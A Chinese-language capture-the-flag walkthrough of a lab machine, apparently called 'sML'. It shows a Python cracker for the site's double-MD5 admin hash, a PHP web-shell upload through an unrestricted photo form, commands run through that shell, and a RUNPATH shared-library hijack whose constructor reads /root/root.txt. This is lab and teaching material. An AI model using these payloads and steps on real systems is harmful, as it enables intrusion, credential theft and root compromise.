
sML

User




不安全 http://192.168.1.16

先是想办法登录进去


查看源代码，发现一条下载链接，能把这个网站的部署文件employee_records_system.zip下载下来

在index里面可以看出校验的md5事实上是md5(md5(密码)+md5(账号))



```php
if(isset($_POST['submit'])){

    $realusername = mysqli_real_escape_string($db_connect, $_POST['username']);
    $password = mysqli_real_escape_string($db_connect, $_POST['password']);
    $loginpassword = md5(md5($password).md5($realusername));
        // echo $loginpassword;
        // exit;
    $check_details = mysqli_query($db_connect, "SELECT username FROM users WHERE username = '$realusername' ");
    $check_details_row = mysqli_num_rows($check_details);

    if($check_details_row == 1){

        while($row = mysqli_fetch_array($check_details)){
            $usernamenew = $row['username'];
        }

        $loginpassword = md5(md5($password).md5($usernamenew));
        echo "<script>alert('".$loginpassword."')</script>";
```


接下来在database file下面找到了sharp_db.sql，里面有很重要的账密信息



```sql
INSERT INTO `users` (`user_id`, `firstname`, `lastname`, `username`, `password`, `accounttype`)
(1, 'Maxwell', 'Morrison', 'xxx2xy', '10a55271c201e41913764ff95b33248b', 'Admin'),
(3, 'Maxwell', 'Morrison', 'admins', '02adcdf2171dc7e5757cdd7c0b91fa03', 'Admin');
```


直接对admins对应的md5值进行爆破

```python
import hashlib

def crack_password():
    # --- 目标信息 ---
    target_username = "admins"
    target_hash = "02adcdf2171dc7e5757cdd7c0b91fa03"
    wordlist_path = input("请输入密码字典文件的完整路径 (例如: /usr/share/wordlists/rockyou.txt): ")
    # ----------------

    print(f"\n[+] 正在为用户 '{target_username}' 破解哈希: {target_hash}")
    # 计算用户名的md5值，因为它是固定的
    username_md5 = hashlib.md5(target_username.encode()).hexdigest()

    try:
        with open(wordlist_path, 'r', encoding='latin-1') as wordlist_file:
            for line in wordlist_file:
                password = line.strip()

                # 计算密码的md5值
                password_md5 = hashlib.md5(password.encode()).hexdigest()

                # 拼接并计算最终的哈希值
                combined_hash = hashlib.md5((password_md5 +
username_md5).encode()).hexdigest()

                # 检查是否与目标哈希匹配
                if combined_hash == target_hash:
                    print(f"\n[SUCCESS] 破解成功!")
                    print(f"  用户名: {target_username}")
                    print(f"  密  码: {password}\n")
                    return
    except FileNotFoundError:
        print(f"[ERROR] 错误: 找不到文件 '{wordlist_path}'")
        return
    except Exception as e:
        print(f"[ERROR] 发生错误: {e}")
        return

    print("\n[INFO] 字典中未找到匹配的密码。")

if __name__ == '__main__':
    crack_password()
```




```
┌──(root㉿kali)-[~/timu]
└─# python crack.py
请输入密码字典文件的完整路径 (例如: /usr/share/wordlists/rockyou.txt): /usr/s
hare/wordlists/rockyou.txt

[+] 正在为用户 'admins' 破解哈希: 02adcdf2171dc7e5757cdd7c0b91fa03

[SUCCESS] 破解成功!
  用户名: admins
  密  码: admin123
```

登录进去平台后，看到了我们能手动上传一些employee,user，同时里面还能上传图片啥的，这会儿审计下相关图片上传的代码



```php
<?php

if(isset($_POST)){

    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    $rand_dir_name = substr(str_shuffle($chars), 0, 15);

    $employee_photo = $_FILES['employee_photo'];
    $employee_photo_name = $employee_photo["name"];

    echo json_encode(array("upload_filename" => $rand_dir_name."_".str_replace(array(" ", "(", ")", "--", "-(", ")-",


    move_uploaded_file($employee_photo["tmp_name"], "../uploads/employees_photos/".$rand_dir_name."_".str_replace(arra

}

?>
```

二者差不多，都没有对图片的后缀名进行限制，至于我们在浏览器中想上传脚本时出错，应该就是前端限制了，可以直接抓包然后在yakit里面改




```http
Host: 192.168.1.16
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=hjiu4e2hk7m7hsde36ogeprl0u
Priority: u=0
Referer: http://192.168.1.16/dashboard/add_employee.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://192.168.1.16
Content-Type: multipart/form-data; boundary=----geckoformboundary296af7fd000ce7194c20fbfb75b814f1
Content-Length auto: 5557997

------geckoformboundary296af7fd000ce7194c20fbfb75b814f1
Content-Disposition: form-data; name="employee_photo"; filename="shell.php"
Content-Type: image/png

{{unquote("<?php system($_GET['cmd']); ?>")}}
------geckoformboundary296af7fd000ce7194c20fbfb75b814f1--
```

```http
HTTP/1.1 200 OK
Date: Thu, 10 Jul 2025 06:09:12 GMT
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8 text/html; charset=UTF-8
Content-Length: 79

{"upload_filename":"043GyBgrfRM59Yh_shell.php", "selected_filename":"shell.php"}
```

```
<?php system($_GET['cmd']); ?>
```

还好响应包里面有改过后的文件名，接下来就是在/uploads/employees_photos/043GyBgrfRM59Yh_shell.php下进行任意命令执行




```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=cat /home/yulian/user.txt
```

```
flag{user-fde7951c3a57bc71b03631a9673ab67e}
```

拿到了user下的flag

Root

在用户路径下找到了一个suid文件，很显然提权得找它



http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=ls -lR /home/yulian


```
/home/yulian: total 24 -rwsr-sr-x 1 root root 16648 Jul 7 06:34 get_root -rw-r--r-- 1 root root 44 Jul 7 06:13 user.txt
```

因为uploads下是可写的，我直接把suid文件复制过去，再下载下来分析

```
cp /home/yulian/get_root /var/www/html/uploads/employees_photos/get_root_for_download
```


```
wget http://192.168.1.16/uploads/employees_photos/get_root_for_download
```

接下来我用cutter逆向分析过了，发现这个elf文件缺东西



```
entry.init0
entry0
main
    偏移：0x00001145
    大小：0x1c
    导入：false
    参数：0x0
    Nbbs: 0x1
    本地：0x0
    Call type: amd64
    边界：0
    StackFrame: 8
    注释:
sym.__do_global_dtors_aux
sym.__libc_csu_fini
sym.__libc_csu_init
sym._fini
sym._init
sym.deregister_tm_clones
sym.imp.__cxa_finalize
sym.imp.hello
sym.imp.puts
sym.register_tm_clones
```


```
/* jsdec pseudo code output */
/* D:\ctf_challenge\红蓝攻防\sml\get_root_for_download @ 0x1145 */
#include <stdint.h>

int32_t main (void) {
    puts ("Starting get_root program...");
    hello ();
    eax = 0;
    return eax;
}
```



```
entry.init0
entry0
main
    偏移：0x00001145
    大小：0x1c
    导入：false
    参数：0x0
    Nbbs: 0x1
    本地：0x0
    Call type: amd64
    边界：0
    StackFrame: 8
    注释:
sym.__do_global_dtors_aux
sym.__libc_csu_fini
sym.__libc_csu_init
sym._fini
sym._init
sym.deregister_tm_clones
sym.imp.__cxa_finalize
sym.imp.hello
sym.imp.puts
sym.register_tm_clones
```


```
/* jsdec pseudo code output */
/* D:\ctf_challenge\红蓝攻防\sml\get_root_for_download @ 0x1040 */
#include <stdint.h>

void hello (void) {
}
```

hello作为关键函数却是空的，接下来再看看这个程序的动态链接库



```
[15:01:32] ┌──(root㉿kali)-[/home/kali/Desktop]
[15:02:13] └─# file get_root_for_download
[15:02:13] get_root_for_download: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically li
[15:02:13] nked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6140e83cce6a42d22a861ca697ee8bd7d
[15:02:13] e2d4113, for GNU/Linux 3.2.0, not stripped
[15:02:13]
[15:02:13] ┌──(root㉿kali)-[/home/kali/Desktop]
[15:29:11] └─# ls
[15:29:11] get_root_for_download  lipeas.sh
[15:29:11]
[15:29:11] ┌──(root㉿kali)-[/home/kali/Desktop]
[15:29:26] └─# ldd ./get_root_for_download
[15:29:26]         linux-vdso.so.1 (0x00007f21774cb000)
[15:29:26]         libxxoo.so => not found
[15:29:26]         libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f21772b3000)
[15:29:26]         /lib64/ld-linux-x86-64.so.2 (0x00007f21774cd000)
[15:29:26]
```

显然就缺这个libxxoo.so了，对它用checksec分析，发现它有RUNPATH，所以接下来能做的就是在该路径下放恶意库




```
root@Yolo:/home/yolo/Desktop/timu# checksec get_root
[*] '/home/yolo/Desktop/timu/get_root'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'/usr/lib/sML'
    Stripped:   No
root@Yolo:/home/yolo/Desktop/timu#
```

正好通过任意命令执行，发现靶机内自带gcc，那就直接在靶机里面写脚本，编译就好

```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=cd%20%2Fvar%2Fwww%2Fhtml%2Fuploads%2Femployees_photos%2F%20%26%26%20rm%20-f%20exploit.c%20%26%26%20echo%20'%23include%20%3Cstdio.h%3E'%20%3E%20exploit.c%20%26%26%20echo%20'%23include%20%3Cstdlib.h%3E'%20%3E%3E%20exploit.c%20%26%26%20echo%20'%23include%20%3Cunistd.h%3E'%20%3E%3E%20exploit.c%20%26%26%20echo%20'%23include%20%3Cfcntl.h%3E'%20%3E%3E%20exploit.c%20%26%26%20echo%20'void%20__attribute__((constructor))%20final_exploit()%20{'%20%3E%3E%20exploit.c%20%26%26%20echo%20'setuid(0)%3Bsetgid(0)%3B'%20%3E%3E%20exploit.c%20%26%26%20echo%20'int%20fi%3Dopen(%22%2Froot%2Froot.txt%22,O_RDONLY)%3B'%20%3E%3E%20exploit.c%20%26%26%20echo%20'int%20fo%3Dopen(%22%2Fvar%2Fwww%2Fhtml%2Fuploads%2Femployees_photos%2Fflag.txt%22,O_WRONLY%7CO_CREAT,0666)%3B'%20%3E%3E%20exploit.c%20%26%26%20echo%20'char%20b%5B1024%5D%3Bint%20r%3Dread(fi,b,1024)%3Bwrite(fo,b,r)%3B'%20%3E%3E%20exploit.c%20%26%26%20echo%20'close(fi)%3Bclose(fo)%3B}'%20%3E%3E%20exploit.c
```

这是运行后生成的文件内容




不安全
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=cat exploit.c

```
#include #include #include #include void __attribute__((constructor)) final_exploit() { setuid(0);setgid(0); int fi=open("/root/root.txt",O_RDONLY); int fo=open("/var/www/html/uploads/employees_photos/flag.txt",O_WRONLY|O_CREAT,0666); char b[1024];int r=read(fi,b,1024);write(fo,b,r); close(fi);close(fo);}
```

这样进行编译

```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=gcc%20-shared%20-fPIC%20-o%20%2Fvar%2Fwww%2Fhtml%2Fuploads%2Femployees_photos%2Flibxxoo.so%20%2Fvar%2Fwww%2Fhtml%2Fuploads%2Femployees_photos%2Fexploit.c
```



```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?cmd=cat libxxoo.so
```


```
ELF>�@p8@8 @�� ��.>>HP . > >��888$$P�td@ @ @ $$Q�tdR�td.>>��GNUB�r��@56�_��q�������;F {�v jq, cF"U
U�__gmon_start___ITM_deregisterTMCloneTable_ITM_registerTMCloneTable__cxa_finalizefinal_exploitsetuidsetgidopenreadwritecloselibc.so.6GLIBC_2.2.5�ui �>P>H@H@>�?�?�?�?
@ @(@0@8@@@ H��H��/H��t��H�����5�/�%�/@�%�/h�������%�/h�������%�/h�������%�/h������%�/h������%�/h������%b/f�H�=�/
H��/H9�tH�&/H��t �����H�=y/H�5r/H)�H��H��?H��H�H��tH��.H��t��fD����=9/u/UH�=�.H��tH�=/
�]����h����/]�����{���UH��H��������������H�=��������E����AH�=r��������E�H��������E��H�'H�������E�E�Hc�H������
root/root.txt/var/www/html/uploads/employees_photos/flag.txt;$�����@P���h�����zRx�$�����pFJw�?;*3$"D�����\������A�C �P� �>>���o`�� �@��@���
